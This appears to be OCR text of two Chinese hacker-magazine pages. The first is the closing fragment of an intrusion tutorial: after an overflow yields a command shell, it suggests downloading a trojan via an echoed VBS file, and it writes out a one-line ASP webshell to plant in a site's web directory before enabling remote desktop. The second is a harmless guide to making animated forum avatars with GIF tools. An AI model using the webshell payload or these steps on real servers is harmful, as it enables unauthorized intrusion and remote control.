


图9




图10

四、其他

当然了，溢出后也不一定非要在cmdshell下开启远程桌面服务。可以echo一个vbs文件，下载木马，然后在cmdshell里运行一下木马，上线就OK了。还有就是可以查询一下目标IP是否绑定有网站，然后找到网站目录，再用echo写一句话木马进去（命令是：**echo "<%execute request("cmd")%>" >WEB路径\test.asp**），然后提交大马呀，上传开3389的工具再开启也行！总之方法不只一种，能达到目的就是好方法。

（本文所涉及到的dns.exe和文章中涉及到代码已收录到光盘中）





图11



我的头像我做主

清晨say晚安

在今年第三期的杂志上，阿布曾经使用PHP和ASP的方法使得我们论坛的图像动起来，今天我给小菜们带来了几件工具，保证让你的论坛头像一样“魅力四射”，而且方法更简单。

一、图像方面

CoffeeCup GIF Animator是一个很简单的动画制作软件，支持拖曳功能，可直接加入图形BMP、JPG，通过移位、透明处理等轻易完成Gif动画文件（图1）。




图1

1．单击“文件”—“新建”，弹出一个动画向导，选择播放的次数有两种：一种无限的播放和有次数的播放。画面显示的时间为0.6左右就可以了。单击“继续”，添加所要播放的图片。

2．图片都出来了，在这个界面中我们可以调整图片出现的顺序，还能在画帧中点右键来更改图片的位置。

3.单击“查看”中的“播放动画”来查看图片的效果。

4．最后可以保存文件，再把做好的图片传到一个免费的空间里去（黑X论坛里的资源共享有好多），然后设置为论坛图像.（图2）。




图2

AVD Video Processor是一个可以把视频转换为GIF图片的工具，支持的视频格式有AVI、MPEG、WMV、ASF等等，使用也非常简单。

1.首先安装程序，一路NEXT就可以了。打开AVD Video Processor，主界面如图3所示。




图3

2．点击文件夹图标的按钮，装入文件。然后点击文件夹图标下方的按钮来抓图，可以连续的捕捉画面。

3.左边为你捕捉的画面，如果你不想要其中的图片可以点击图片下方的Remove来删除。

